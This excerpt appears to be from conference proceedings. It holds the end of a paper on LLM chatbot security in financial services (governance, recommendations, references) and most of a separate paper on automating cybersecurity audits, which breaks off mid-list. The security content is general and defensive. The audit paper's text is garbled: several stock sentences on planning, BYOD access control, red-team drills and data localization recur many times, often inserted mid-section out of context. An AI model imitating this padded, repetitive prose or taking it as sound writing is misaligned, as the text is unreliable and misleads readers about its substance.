C. Vendor Risk and Model Provenance: Financial institutions increasingly rely on third-party LLMs (e.g., OpenAI, Anthropic, Cohere) through API integrations. This introduces:

- Opaque training datasets,
- Unclear alignment and RLHF procedures,
- Unverified prompt safety guarantees. Awoufack (2024) emphasizes the risk of virtual prompt injection, which APIs often fail to sanitize. [1]

Actionable Response:

- Demand model transparency and fine-tuning documentation,
- Require service-level agreements (SLAs) specifying prompt filtering behavior,

- Maintain local sandbox environments to test updates before production release.

D. Risk Governance Practices: To align with both technical and regulatory expectations, fintechs should establish an AI Governance Board composed of:

- Security engineers (for adversarial testing),
- Compliance officers (for data regulation oversight),
- Risk analysts (to assess financial/legal implications of LLM outputs).

Regular AI Risk Assessments should incorporate:

- Threat modeling (e.g., MITRE ATLAS),
- Failover testing under adversarial prompts,
- Bias detection in financial outcomes (e.g., loan approvals or fraud alerts).

E. Emerging Standards and Global Trends:

- ISO/IEC 42001: Upcoming standard for AI management systems.
- GPA AI Guidelines (Global Partnership on AI): Ethics and safety alignment for high-impact models.
- FCA (UK) AI Discussion Papers: Exploring how AI in finance must disclose performance under edge cases.

As LLM capabilities evolve, so will compliance expectations. Future regulation may shift toward real-time behavior certification, requiring chatbots to justify outputs dynamically during financial interactions.

VII. RECOMMENDATIONS

Based on the threat analysis, simulated attack scenarios, and regulatory review, this section outlines targeted recommendations to enhance the security and reliability of AI chatbots in financial applications. The proposed actions span technical, operational, and policy domains addressing the full ecosystem of stakeholders involved in LLM deployment.

A. For Developers of Fintech Chatbots:

- Implement Defense-in-Depth:
 - Layer input sanitization, role-based access, and prompt filtering to prevent multi-step attacks such as chained exfiltration or persona inference
 - Sanitize embedded content (e.g., PDFs, forms) to prevent virtual prompt injection [1].
- Secure Prompt Engineering:
 - Apply guardrails and refusal templates tailored for fin tech environments. Use negative examples during instruction tuning to prevent transaction-based exploit prompts.
 - Integrate user context validation: avoid role ambiguity or escalation through persuasive prompts.
- Adopt RLHF and Fine-Tuning Best Practices:

- Align model behavior with compliance and risk management goals using Reinforcement Learning with Human Feedback (RLHF).[8]
- Re-train regularly with updated threat models and adversarial examples.

B. For Financial Institutions

- Conduct Adversarial Red Teaming: Simulate realworld attack vectors like prompt injection, data leakage, and input spoofing. Tools like PromptInject [2] and MITRE ATLAS can structure these exercises.
- Enforce Chatbot Isolation and Monitoring:
 - Use logical segmentation to prevent chatbot outputs from directly triggering transactions, credential changes, or sensitive workflows.
 - Monitor logs in real time for unusual query patterns or prompt chaining indicative of probing behavior.
- Vendor and API Due Diligence: Assess LLM vendors for:
 - Training data transparency,
 - Fine-tuning policies,
 - Adversarial testing procedures,
 - Prompt sanitization guarantees.

Maintain sandboxed pre-production environments for all model updates.

C. For Regulators and Auditors:

- Establish Fintech-Specific LLM Auditing Guidelines:

Require all institutions using LLM-based chatbots to:

- Maintain prompt-response audit trails,
 - Implement post-hoc explainability tools (e.g., model tracebacks),
 - Certify risk classification for prompts that could invoke sensitive logic.
- Mandate Human Oversight in High-Risk Interactions:

For scenarios like loan approvals, fraud flag overrides, or KYC disputes, chatbot outputs should only serve as advisory signals, not final decision-making agents. [3]
 - Promote Regulatory Collaboration on AI Red Teaming: Encourage international collaboration on LLM red-teaming benchmarks, incident reporting, and best-practice sharing especially under the EU AI Act and NIST AI RMF.

VIII. CONCLUSION

AI-powered chatbots are rapidly transforming the fintech landscape streamlining customer interactions, reducing operational costs, and delivering real-time financial insights. Yet, as this paper has demonstrated, their integration introduces a spectrum of security vulnerabilities that cannot

be ignored. Large Language Models (LLMs), the foundation of these systems, remain susceptible to a growing arsenal of adversarial threats from prompt injection and data exfiltration to subtle privacy inference attacks and virtual prompt embedding. Through simulated attack scenarios, we have shown that even well-guarded systems are vulnerable to sophisticated input manipulation, particularly when deployed in high-stakes environments like banking and investment services. These threats are not merely theoretical; they have tangible consequences for user privacy, institutional trust, and regulatory compliance.

Our review of defense strategies emphasizes the importance of multi-layered security architectures combining RLHF, secure prompt engineering, adversarial testing, and dynamic access control. Furthermore, we show how regulatory frameworks such as GDPR, PCI-DSS, DORA, and the EU AI Act are converging around a common goal: enforceable transparency, explainability, and operational resilience in AI systems. Developers, financial institutions, and regulators must collaborate to continuously audit, test, and harden chatbot systems against evolving threats. As LLM-based chatbots become more capable, their potential for misuse will grow in parallel. The industry must therefore embrace responsible AI deployment as a core component of digital financial infrastructure anchored in ethics, security, and accountability.

F) ACKNOWLEDGEMENT

The authors would like to thank Prateek Kuber, Rishabh Goyal, for assistance with the research and content writing and for helpful discussions during the all stages of this work.

G) REFERENCES

- 1 Awoufack, K. E. (2024). Adversarial Prompt Transformation for Systematic Jailbreaks of LLMs. Massachusetts Institute of Technology.
- 2 Fredrikson, G. (2024). Secure Interactions with Large Language Models in Financial Services: A Study on Implementing Safeguards for Large Language Models. Uppsala University.
- 3 Hoang, H. (2024). Generative AI Security. In AI and Cybersecurity Perspectives. Springer.
- 4 Joshi, I., Shahid, S., Venneti, S. M., & Vasu, M. (2025). CoPrompter: User-Centric Evaluation of LLM Instruction Alignment for Improved Prompt Engineering. Proceedings of CHI 2025.
- 5 Li, H. (2024). Enhancing Trustworthiness in Large Language Models: Perspectives on Privacy and Safety. ProQuest Dissertations.
- 6 Liu, Q., Mo, W., Tong, T., Xu, J., & Wang, F. (2024). Mitigating Backdoor Threats to Large Language Models: Advancement and Challenges. IEEE/ArXiv.
- 7 Sood, A. (2024). Combating Cyberattacks Targeting the AI Ecosystem: Assessing Threats, Risks, and Vulnerabilities.
- 8 Xu, J. (2024). GenAI and LLM for Financial Institutions: A Corporate Strategic Survey. SSRN Working Paper
- 9 Zhang, J., Bu, H., Wen, H., Liu, Y., Fei, H., Xi, R., & Li, L. (2025). When LLMs Meet Cybersecurity: A Systematic Evaluation of Adversarial Defenses. Cybersecurity, SpringerOpen.

Automating Cybersecurity Audits: Cutting-Edge Tools and Technologies

Nirma Bhandari
Information Risk Management
ANB Solutions Private Limited
Mumbai, India
nirma.varma@anbglobal.com

Preeti Raut
Information Risk Management
ANB Solutions Private Limited
Mumbai, India
preeti.kothari@anbglobal.com

Abstract— This document discusses the automation of cybersecurity audits, covering technologies, challenges, and strategic benefits.

Keywords—Cybersecurity, automation, compliance, control monitoring, governance

I. INTRODUCTION

Cybersecurity is no longer a reactive or back-office IT function in today's hyper-connected and data-driven world. Across every industry, organizations are increasingly dependent—often entirely—on digital systems to drive core operations, deliver services, and support real-time decision-making. As these digital footprints grow, so too does the attack surface that adversaries can exploit. From highly coordinated nation-state attacks to opportunistic ransomware campaigns and insider threats, the scale and sophistication of cyber risks have escalated dramatically, making cybersecurity a strategic, board-level priority.

In this challenging environment, cybersecurity audits serve as a vital mechanism for assurance, offering stakeholders—including executive leadership, regulators, customers, and investors—confidence that critical systems are secure, resilient, and compliant with relevant laws and standards. However, traditional cybersecurity audits, built around manual assessments, documentation reviews, and interviews, are rapidly proving inadequate. They lack the speed and agility required to keep pace with modern threats, often delivering findings too late to be actionable.

A fundamental challenge with manual audits is the trade-off between depth and frequency. These audits are labor-intensive, retrospective, and often conducted at fixed intervals—quarterly or annually—leaving significant periods during which vulnerabilities can remain hidden. The reliance on human judgment also introduces variability and potential for oversight. In a time when cyber threats evolve within days or even hours, this audit lag becomes a serious liability.

To meet the demands of this volatile landscape, organizations are increasingly integrating automation technologies into their cybersecurity audit functions. This shift transforms the audit from a static, backward-looking process into a dynamic, real-time assurance activity. By employing technologies like

artificial intelligence, machine learning, robotic process automation, and intelligent analytics platforms, audits can now be conducted with unprecedented speed, scale, and accuracy.

Importantly, the goal of automation is not to replace auditors, but to augment their capabilities. Automating time-consuming and repetitive tasks allows audit professionals to dedicate their efforts to higher-value activities such as evaluating systemic risks, analyzing complex data patterns, and advising on strategic controls. This enhances not only the efficiency but also the quality of audit outcomes.

Furthermore, audit automation supports compliance with today's increasingly stringent regulatory frameworks. Standards such as ISO 27001, NIST CSF, SOC 2, PCI DSS, and the Digital Personal Data Protection (DPDP) Act emphasize proactive monitoring, continuous control validation, and rapid incident response. Automated tools are instrumental in enabling organizations to meet these requirements with greater consistency, transparency, and responsiveness. Additionally, with the increasing adoption of data localization laws and international privacy regulations, data protection controls must be contextually adapted. Encryption standards, key management practices, and access controls should comply with jurisdiction-specific mandates and industry benchmarks. Incident response capabilities must also be continuously tested through red team-blue team simulations, tabletop exercises, and unannounced drills to validate readiness. These methods not only gauge the effectiveness of the plan but also improve cross-functional coordination and crisis communication strategies.

This discussion delves into the transformative potential of cybersecurity audit automation. It examines the technologies enabling this shift, the processes best suited for automation, and the benefits—including improved coverage, real-time insights, and reduced human error. It also explores challenges such as tool integration, data governance, and auditor upskilling. Through case studies and emerging trends, we will highlight how forward-thinking organizations are embracing automation to build resilient, scalable, and future-ready cybersecurity assurance programs.

For cybersecurity professionals, auditors, compliance officers, and technology leaders alike, mastering this shift is no longer optional. As cyber threats continue to escalate and digital trust becomes a key differentiator, automating cybersecurity audits is not just a strategic advantage it is a business imperative

II. THE NEED FOR AN AUTOMATED APPROACH TO CYBERSECURITY AUDITS

Traditional cybersecurity audits—characterized by manual reviews, interviews, and point-in-time assessments—have long served as the backbone of assurance programs. However, these methods are increasingly insufficient in the face of today's fast-paced, ever-evolving threat environment. Organizations must now maintain resilient security postures, navigate an expanding web of regulatory requirements, and provide real-time visibility into risk. This has rendered the legacy audit approach both operationally burdensome and strategically inadequate.

Several critical factors highlight the urgent need to adopt automation in cybersecurity audits:

A. Expanding Attack Surfaces

Modern enterprises operate in complex, distributed digital ecosystems. From multi-cloud environments and SaaS platforms to remote workforces, mobile devices, and third-party vendors, the number of endpoints has grown exponentially. Each of these elements introduces new potential vulnerabilities, creating an attack surface that is not only vast but also dynamic. Attempting to manually audit such a landscape is not only time-consuming but also prone to oversight. Automation enables scalable, continuous visibility into these environments, ensuring that no critical assets or configurations are overlooked.

B. Escalating Threat Velocity and Volume

Cyberattacks are not only more sophisticated—they are also occurring with greater frequency. According to Check Point, the average number of attacks per organization per week surged to 1,925 in Q1 2025, a 47% increase from the same quarter in 2024[1]. In such a high-velocity environment, annual or even quarterly audits are insufficient. Threats can materialise and cause considerable damage within hours. Automated audit systems offer near real-time monitoring, allowing for rapid detection and response to appearing threats, thereby closing the window of exposure. Real-time monitoring empowers auditors with continuous visibility into control health. This eases proactive decision-making, immediate alerting, and dynamic risk assessment. It also allows organisations to find deviations from baselines before they escalate into reportable incidents.

While in India, some incident statistics reported are:

- In December 2024 Telecoms flagged over 8 billion spam calls in 10 weeks post new TRAI filters, with 6% identified as spam.[2]
- Digital payments projected to hit \$3.1 trillion by 2028, making them a prime cyberattack target.[3]
- In H1 2024, Indian users lost ₹113.3 billion to cyber fraud—including scams in UPI, stocks, and phishing.[4]

C. Increasing Complexity of Compliance Requirements

Organizations today must adhere to an array of regulations and standards—such as the Digital Personal Data Protection (DPDP) Act, HIPAA, SOX, ISO/IEC 27001, NIST CSF, and others. Many of these frameworks overlap, creating a complicated compliance landscape that is difficult to navigate manually. Automation platforms help streamline this process by mapping controls across multiple frameworks, keeping centralised compliance records, and generating real-time evidence required during audits and inspections. This reduces duplication of effort and improves audit readiness. Additionally, with the increasing adoption of data localization laws and international privacy regulations, data protection controls must be contextually adapted. Encryption standards, key management practices, and access controls should follow jurisdiction-specific mandates and industry benchmarks. With the proliferation of remote work and bring-your-own-device (BYOD) models, access control frameworks must now encompass endpoint compliance checks, geofencing, and behavior-based authentication. These advanced access mechanisms help detect and prevent lateral movement by malicious insiders or compromised accounts.

Indian Regulations:

- NCIIPC: Oversees cybersecurity for critical infrastructure sectors such as banking, energy, telecom,
- CERT-In & IT Act: Mandates 6-hour incident reporting, synchronised clocks, data localisation, and VPN logging. Applies to all organisations under India's cyber law.
- IRDAI – Cybersecurity for Insurers: Insurers must implement IR plans, encryption, BCP, vendor assessments, and incident monitoring under IRDAI's 2023 guidelines.
- RBI – Cyber Resilience for Banks and PSOs: RBI's master directions cover governance, encryption, patching, and cyber incident response for banks and payment operators. Compliance deadlines vary between 2025–2028.
- SEBI – Cybersecurity and Cyber Resilience Framework: Issued in August 2024, this mandates Software bill of material, biannual VAPT, board-approved audits, and third-party risk controls. Phased compliance starts Jan–Apr 2025.

D. Shortage of Skilled Cybersecurity Professionals

The cybersecurity talent gap remains a pressing concern globally, particularly in audit and governance roles. Organizations are struggling to hire and retain professionals who possess the specialized knowledge required to conduct thorough cybersecurity audits. Automation helps alleviate this challenge by taking over routine, repetitive tasks such as log correlation, vulnerability scanning, access control validation, and policy compliance checks. This allows auditors to focus on strategic areas such as risk interpretation, anomaly analysis, and control optimization. With the proliferation of remote work and BYOD models, access control frameworks must now encompass endpoint compliance checks, geofencing, and behavior-based authentication. These advanced access mechanisms help detect and prevent lateral movement by malicious insiders or compromised accounts.

E. Demand for Real-Time Risk and Control Assurance

Today's stakeholders ranging from board members and regulators to customers and partners demand timely and accurate insights into an organization's cyber risk posture. Static, retrospective audit reports no longer suffice. Automation tools can assess control performance continuously, flag anomalies as they occur, and provide stakeholders with dashboards that reflect real-time assurance levels. This enhances organizational agility and decision-making and helps build trust with external parties.

F. Efficiency, Scalability, and Cost Reduction

Conducting manual audits across complex IT environments is resource-intensive, often requiring weeks of effort from skilled personnel. Automation significantly reduces the time required to collect data, perform control tests, and compile audit findings. It improves audit coverage, reduces the margin for human error, and enables scalability, making it feasible to audit even large, distributed environments with limited staff. In the long run, this leads to measurable cost savings and increased operational efficiency.

In summary, the shift to automated cybersecurity audits is not merely a trend; it is a strategic imperative. As cyber risks escalate, compliance demands intensify, and digital infrastructures become more intricate, organizations must adopt proactive, real-time, and intelligent audit models. Automation empowers internal audit and cybersecurity teams to evolve from reactive enforcers to forward-looking advisors, helping the organization stay secure, compliant, and resilient in a rapidly changing world.

III. UNDERSTANDING CYBERSECURITY AUDITS

According to ISACA, a cybersecurity audit is a structured and systematic evaluation of an organization's IT infrastructure, policies, controls, and procedures to identify vulnerabilities, assess threats, and determine compliance with applicable standards and regulations. The primary objective is to gain a comprehensive understanding of the organization's security posture, ensure the protection of sensitive data, detect and prevent unauthorized access, mitigate potential risks, and highlight areas that require remediation or enhancement.

Cybersecurity audits can take various forms, each tailored to specific goals and regulatory obligations. These include internal audits, conducted by in-house teams to ensure ongoing compliance and process improvement; external audits, performed by independent third parties to provide objective validation; compliance audits, focused on verifying adherence to industry standards and legal frameworks; and risk-based audits, which prioritize controls based on threat likelihood and impact.

Each audit type plays a critical role in the broader cybersecurity governance strategy, enabling organizations to validate the effectiveness of their security programs.

These audits encompass a wide range of domains, including assessments of IT general controls, IT infrastructure, user access management, application security, database configurations, and network security architecture. Evaluations also extend to administrative and operational controls, such as incident response mechanisms, change management processes, and physical security measures. Furthermore, they often include reviews of business continuity and disaster recovery strategies, ensuring organizational resilience in the face of disruptions. Incident response capabilities must also be continuously tested through red team-blue team simulations, tabletop exercises, and unannounced drills to validate readiness. These methods not only gauge the effectiveness of the plan but also improve cross-functional coordination and crisis communication strategies.

A key focus of cybersecurity audits is to uphold the core principles of information security: confidentiality, integrity, and availability. Auditors examine both the design and operating effectiveness of security measures, ensuring controls are not only implemented but also functioning as intended. By doing so, audits provide critical assurance that security practices are aligned with organizational risk tolerance and evolving threat landscapes.

In today's complex digital environment, cybersecurity audits are more than just a compliance checkbox; they are a proactive risk management tool. They help organizations identify gaps, validate their security framework, and build trust with customers, regulators, and partners by demonstrating a commitment to safeguarding digital assets. A modern risk management approach also incorporates external threat intelligence, geopolitical factors, supply chain dependencies, and cyber insurance coverage assessments. By

feeding these inputs into the risk scoring model, organizations can build a more adaptive and informed risk profile that supports strategic decision-making.

IV. CYBERSECURITY AUDIT LIFECYCLE

Before diving into the automation of cybersecurity audit processes, it is important to understand the fundamental stages that constitute a typical audit lifecycle. Each stage plays a vital role in ensuring the audit is thorough, structured, and aligned with organizational goals. Understanding these stages is essential to identifying automation opportunities and designing solutions that truly add value.

An effective cybersecurity audit generally follows the below phases:

A. Planning

The foundation of any successful audit is a well-thought-out plan. This phase includes:

- Defining audit objectives and success criteria
- Determining scope based on risk, business impact, or compliance requirements
- Identifying relevant stakeholders and their roles
- Setting audit criteria aligned with internal policies and regulatory frameworks
- Developing a detailed audit plan with timelines, deliverables, and resource allocations
- Acquiring necessary data and system access to begin fieldwork

B. Fieldwork

This is the execution phase where auditors collect evidence and assess controls. Activities typically include:

- Conducting technical and procedural assessments
- Reviewing relevant documentation and logs
- Gathering supporting evidence through data analysis and tool-based checks
- Performing walkthroughs and conducting interviews with control owners and system administrators

C. Reporting

Once fieldwork is complete, findings are analyzed and reported:

- Analyzing deviations or control failures
- Drafting a comprehensive audit report with observations, root causes, and risk ratings
- Presenting findings to stakeholders through formal communication channels
- Following up on remediation actions and management responses

While each stage has its own significance, several underlying tasks particularly in the planning and data collection phases—are highly repetitive and administrative in nature. For example, during data acquisition, an auditor might

request a list of all user accounts created over a specific period. After multiple rounds of coordination, follow-ups, and delays, the data may finally be received, only for auditors to discover that it is either incomplete or incorrect. Planning should also consider historical audit findings, lessons learned, and dynamic changes in the threat landscape to refine risk prioritization. Leveraging data analytics from previous audits can uncover patterns and emerging risk areas that should influence future planning cycles.

These scenarios are not uncommon. Such manual handoffs and dependencies not only create inefficiencies and audit fatigue but also delay fieldwork and impact the credibility of the entire audit process. Moreover, valuable time and expertise are wasted on administrative tasks rather than applied to risk analysis and strategic insight.

This is where automation brings transformative value. By integrating directly with core systems—such as Identity and Access Management (IDAM) platforms, network logs, SIEM solutions, and vulnerability scanners—data can be extracted accurately and on demand. Imagine replacing days of manual effort with a single button-click that queries systems for required audit data in real-time, free from human error or miscommunication. What may seem futuristic is, in fact, already a reality for several mature organizations leveraging automation platforms and audit orchestration tools.

The key lies in identifying which tasks require human judgment and which can be automated without compromising quality. Data gathering, completeness checks, log analysis, and control mapping are all ripe for automation, freeing up auditors to focus on high-value activities such as interpreting findings, engaging with stakeholders, and recommending actionable improvements

V. CYBERSECURITY AUDIT AUTOMATION

As organizations operate in an increasingly hostile and regulated digital environment, the pressure to ensure consistent, accurate, and timely cybersecurity assurance is growing exponentially. Traditional audit models, reliant on manual testing, fragmented documentation, and scheduled evaluations, are proving inadequate in meeting these expectations. To keep pace with the velocity of cyber threats and the complexity of regulatory compliance, automation has become not just a value-add but a strategic necessity.

Cybersecurity audit automation refers to the use of technology to streamline, enhance, and, in some cases, fully automate various aspects of the audit lifecycle. Done right, automation does more than improve speed—it improves audit coverage, depth, consistency, and responsiveness, enabling organizations to shift from reactive, periodic evaluations to proactive, continuous assurance models.

Before exploring how automation can be applied, it's important to revisit what defines an effective audit. Broadly, the effectiveness of an audit hinges on two key dimensions:

A. Quality of Assurance

This refers to the accuracy, completeness, and credibility of the audit observations. A high-quality audit identifies real, relevant control weaknesses and provides actionable insights. Automation helps here by minimizing manual errors, enabling full-population testing instead of sampling, and ensuring repeatability in testing procedures.

B. Efficiency of the Audit Process

This relates to how quickly and seamlessly the audit is conducted. A delayed audit, no matter how accurate, loses strategic value if the findings are outdated or irrelevant by the time they're reported. In today's always-on digital landscape, agility is critical. Organizations benefit immensely from audit solutions that can provide near real-time visibility into control performance and compliance status.

When applied thoughtfully, automation addresses both vectors. It ensures high-quality assurance by using rules-based logic, machine learning, and system integrations to test controls consistently and accurately. Simultaneously, it accelerates the audit cycle by automating routine tasks like data collection, evidence validation, log analysis, and report generation.

It is also essential to differentiate between two core areas of automation in cybersecurity auditing:

1) Automation of Control Testing

This involves automatically validating the operational effectiveness of security controls. For example, scripts and tools can continuously check password policy configurations, monitor access control changes, validate encryption protocols, or analyze user activity logs for anomalies. Integration with security solutions like SIEMs, IDAMs, and vulnerability scanners allows auditors to directly pull evidence, eliminating the need to request it from control owners. With the proliferation of remote work and BYOD models, access control frameworks must now encompass endpoint compliance checks, geofencing, and behavior-based authentication. These advanced access mechanisms help detect and prevent lateral movement by malicious insiders or compromised accounts.

2) Automation of the Audit Workflow

This encompasses automating the audit process itself—from scoping and planning to fieldwork tracking and reporting. Workflow automation tools can send notifications for data requests, track task completion, log communication trails, and generate dashboards that provide live updates on audit progress. When embedded within GRC platforms or audit management systems, these features enhance transparency and collaboration across audit teams. Planning should also

consider historical audit findings, lessons learned, and dynamic changes in the threat landscape to refine risk prioritization. Leveraging data analytics from previous audits can uncover patterns and emerging risk areas that should influence future planning cycles.

Automation also enhances audit scalability. As enterprises grow, manual audit methods often struggle to scale with expanding infrastructure, applications, and compliance domains. Automated processes, in contrast, can be applied across geographies and business units with minimal incremental effort, delivering consistent quality and reducing dependence on specific individuals or teams.

In summary, the automation of cybersecurity audits is not a simple case of replacing human effort with technology. Rather, it is about strategically augmenting the audit function to be faster, more precise, and more resilient. Organizations that invest in automation are better positioned to maintain continuous compliance, detect emerging risks early, and assure stakeholders that their cybersecurity defenses are not just adequate, but dynamic and future-ready.

VI. AUTOMATING THE AUDIT WORKFLOW

As discussed earlier, the audit lifecycle comprises three core phases—planning, fieldwork, and reporting. Each of these stages involves a significant amount of manual effort, much of which is routine and administrative in nature. Skilled auditors often find themselves spending valuable time on coordination, documentation, and follow-ups rather than applying their expertise to assess risk and add strategic value. Automation, when implemented thoughtfully, addresses this imbalance by optimizing time, minimizing human error, and improving overall audit effectiveness. Planning should also consider historical audit findings, lessons learned, and dynamic changes in the threat landscape to refine risk prioritization. Leveraging data analytics from previous audits can uncover patterns and emerging risk areas that should influence future planning cycles.

A. Planning

Planning occurs in two distinct stages: first, at the annual risk-based audit plan (RBAP) level, and second, during the initiation of individual audit engagements. Planning should also consider historical audit findings, lessons learned, and dynamic changes in the threat landscape to refine risk prioritization. Leveraging data analytics from previous audits can uncover patterns and emerging risk areas that should influence future planning cycles.

The first planning stage involves preparing an annual audit calendar, which requires identifying the audit universe and conducting risk assessments across business processes, applications, geographies, and systems. This is a resource-heavy activity where auditors evaluate inherent and residual risks, assign criticality ratings, and ensure no segment of the organization is overlooked. Planning should also consider historical audit findings, lessons learned, and dynamic

changes in the threat landscape to refine risk prioritization. Leveraging data analytics from previous audits can uncover patterns and emerging risk areas that should influence future planning cycles.

Modern GRC and audit management tools can automate large portions of this task. Equipped with built-in risk libraries and customizable scoring methodologies, these platforms can generate an RBAP dynamically based on pre-configured risk models and control data. They also allow organizations to incorporate custom taxonomies, tailor heatmaps, and apply automated scheduling logic to initiate audits according to predefined frequency rules.

The second planning stage begins when individual audits are launched. This phase includes reviewing policies, assessing changes in business or IT processes, preparing audit planning memos (APMs), designing risk and control matrices (RCMs), and adjusting checklists in line with evolving regulatory obligations or control environments. Planning should also consider historical audit findings, lessons learned, and dynamic changes in the threat landscape to refine risk prioritization. Leveraging data analytics from previous audits can uncover patterns and emerging risk areas that should influence future planning cycles.

Here, automation tools offer substantial support. AI-driven document processing tools can convert security policies, process documents, and compliance mandates into dynamic checklists for auditors to follow. Workflow automation platforms can streamline information requests, track status, issue reminders, and maintain a centralized repository for incoming evidence.

Some advanced tools can automatically generate process flow diagrams by interpreting documents or listening to process walkthroughs. These tools also highlight discrepancies between actual practices and documented procedures, enabling auditors to focus on areas of non-compliance. With data connectors (via APIs or SQL), automated systems can also fetch datasets directly from enterprise systems, eliminating manual extraction and reducing the risk of incomplete or inaccurate data submissions.

B. Fieldwork

The fieldwork phase is where control testing, evidence collection, and issue validation take place. Procedural aspects such as assigning responsibilities, tracking status, maintaining audit workpapers, and documenting interactions often create logistical burdens that can easily be alleviated through automation.

Audit management systems allow audit leads to allocate work dynamically, monitor team progress via dashboards, and maintain version-controlled workpapers within the platform. These tools also enable seamless collaboration and reduce dependence on scattered spreadsheets and emails.

Notifications, reminders, and escalation mechanisms are built into the platform, reducing the need for auditors to chase responses manually.

One of the most impactful benefits of automation during fieldwork is in sampling. Traditional audits often rely on sample-based testing due to limitations in time and resources. However, with automation, it is now possible to perform full-population testing—assessing 100% of the transactions or configurations in scope. This enhances both the depth and reliability of the audit, enabling more precise identification of exceptions and outliers.

When it comes to issuing observations, automated systems can directly flag failed controls, generate findings, and route them to the designated auditees. Audit tools allow findings to be mapped to specific regulatory standards such as ISO/IEC 27001, NIST, COBIT, or local data protection laws. Stakeholders can then respond to the observations within the system, maintaining a traceable communication trail and enabling real-time status updates. Additionally, with the increasing adoption of data localization laws and international privacy regulations, data protection controls must be contextually adapted. Encryption standards, key management practices, and access controls should comply with jurisdiction-specific mandates and industry benchmarks. With the proliferation of remote work and bring-your-own-device (BYOD) models, access control frameworks must now encompass endpoint compliance checks, geofencing, and behavior-based authentication. These advanced access mechanisms help detect and prevent lateral movement by malicious insiders or compromised accounts.

Furthermore, automated tools ensure consistency in documentation and reduce the likelihood of miscommunication. For instance, the same tool that executes a control test can simultaneously log the result, attach the evidence, assign a severity rating, and auto-draft a preliminary observation. This greatly reduces administrative workload and ensures uniformity in the audit approach.

C. Reporting

The reporting phase culminates in the delivery of the audit's final output—a report that informs leadership about risks, weaknesses, and the organization's response strategy. Traditionally, this has been a highly manual process involving collation of findings, drafting of narratives, risk rating justification, formatting, and proofreading.

Modern workpaper and reporting tools significantly streamline this phase. Observations and auditee responses captured during fieldwork can be automatically pulled into customized report templates. Risk ratings can be auto-assigned based on predefined matrices, while recommendations and action plans can be prepopulated and edited within the platform. Tools with natural language generation capabilities—often powered by large language models (LLMs)—can refine the tone, clarity, and

grammatical correctness of the text, delivering professionally written narratives with minimal effort.

Additionally, these platforms allow for the generation of executive summaries, dashboard visualizations, and thematic reporting, helping auditors highlight systemic issues or recurring control gaps. Regulatory mapping features further enhance reporting by aligning findings with applicable legal frameworks, making compliance tracking more transparent and manageable.

In conclusion, automating the audit process offers multifaceted benefits across all stages—planning, fieldwork, and reporting. It reduces cycle time, enhances consistency, allows for broader testing coverage, and frees up auditors to focus on analytical and advisory tasks. This forms the foundation of a modern, resilient, and scalable audit function. The next phase of this transformation involves drilling deeper into automation specific to cybersecurity controls, which introduces unique considerations due to the technical and risk-sensitive nature of the domain. Planning should also consider historical audit findings, lessons learned, and dynamic changes in the threat landscape to refine risk prioritization. Leveraging data analytics from previous audits can uncover patterns and emerging risk areas that should influence future planning cycles. As technology continues to evolve, the role of auditors will need to shift further towards strategic advisory and real-time assurance. Success in cybersecurity audit automation hinges not only on adopting tools but also on fostering a culture of continuous improvement, innovation, and cyber accountability across the enterprise.

VII. THE SCOPE OF A CYBERSECURITY AUDIT

A comprehensive cybersecurity audit must go beyond surface-level technical checks and encompass the full breadth of an organization's information security landscape. A well-defined and holistic audit scope ensures a thorough evaluation of security posture, identifies gaps in defences, and reinforces confidence in compliance and risk management practices. The scope should span technology, processes, people, and third-party interactions, ensuring that security is embedded across all layers of the enterprise. A modern risk management approach also incorporates external threat intelligence, geopolitical factors, supply chain dependencies, and cyber insurance coverage assessments. By feeding these inputs into the risk scoring model, organizations can build a more adaptive and informed risk profile that supports strategic decision-making.

Below is a structured and detailed breakdown of the key domains that should be included in any robust cybersecurity audit:

1) Network Security

- **Asset Inventory:** Maintain an up-to-date and complete inventory of all network-connected devices, including

routers, firewalls, switches, IoT devices, and cloud assets.

- **Firewall and Router Rules:** Review configurations for alignment with segmentation policies and least privilege access.
- **Vulnerability Management:** Perform regular internal and external vulnerability scans to detect misconfigurations and unpatched systems.
- **Monitoring and Logging:** Assess the effectiveness of intrusion detection/prevention systems, SIEM tools, and event log retention practices.

2) Data Protection

- **Data Classification and Handling:** Validate that data is properly categorized and protected accordingly.
- **Encryption:** Ensure robust encryption protocols for both data in transit and at rest.
- **Data Loss Prevention (DLP):** Evaluate DLP tools, rules, and incident response procedures related to data leakage. Incident response capabilities must also be continuously tested through red team-blue team simulations, tabletop exercises, and unannounced drills to validate readiness. These methods not only gauge the effectiveness of the plan but also improve cross-functional coordination and crisis communication strategies.
- **Backup and Recovery:** Review backup frequency, storage security, and restoration testing practices for critical systems and databases.

3) Access Controls

- **Authentication and Authorization:** Test for strong authentication protocols, including MFA, and validate access rights aligned with business needs.
- **Privilege Management:** Confirm that privileged accounts follow least-privilege principles and that access is periodically reviewed.
- **Account Lifecycle Management:** Evaluate onboarding, role changes, and de-provisioning processes for user accounts.

4) Incident Response

Incident Response Planning: Examine the currency and effectiveness of the documented incident response plan (IRP). Incident response capabilities must also be continuously tested through red team-blue team simulations, tabletop exercises, and unannounced drills to validate readiness. These methods not only gauge the effectiveness of the plan but also improve cross-functional coordination and crisis communication strategies.

- **Detection and Containment Capabilities:** Assess the organization's ability to identify, contain, and recover from cyber incidents.
- **Log Correlation and Forensics:** Analyze whether logs are centralized, correlated, and retained for post-incident investigation.

5) Patch and Vulnerability Management

Patch Identification: Review tools and processes used to detect newly released patches.

- **Patch Deployment:** Validate that patches are applied within defined SLAs and tracked for compliance.
 - **Exception Handling:** Assess how patch exceptions are documented, risk-assessed, and approved.
- 6) **Change Management**
- **Change Governance:** Review adherence to formal change control procedures, including approvals, testing, rollback plans, and documentation.
 - **Impact Assessment:** Ensure changes are risk-assessed for security impact prior to deployment.
 - **Segregation of Duties:** Confirm that developers, approvers, and deployers are appropriately segregated to reduce insider risk.
- 7) **Physical and Environmental Security**
- **Access Control Systems:** Evaluate controls around physical access to sensitive areas such as server rooms and data centers. With the proliferation of remote work and bring-your-own-device (BYOD) models, access control frameworks must now encompass endpoint compliance checks, geofencing, and behavior-based authentication. These advanced access mechanisms help detect and prevent lateral movement by malicious insiders or compromised accounts.
 - **Environmental Controls:** Check for mechanisms to manage temperature, fire suppression, power continuity, and flood prevention.
- 8) **Training and Awareness**
- **End-User Training:** Assess effectiveness of ongoing training programs on phishing, password hygiene, and data handling.
 - **IT Staff Training:** Review technical training programs for infrastructure and application teams on current security practices.
 - **Phishing Simulations:** Evaluate use of simulations and real-time feedback mechanisms.
- 9) **Policy, Risk, and Compliance**
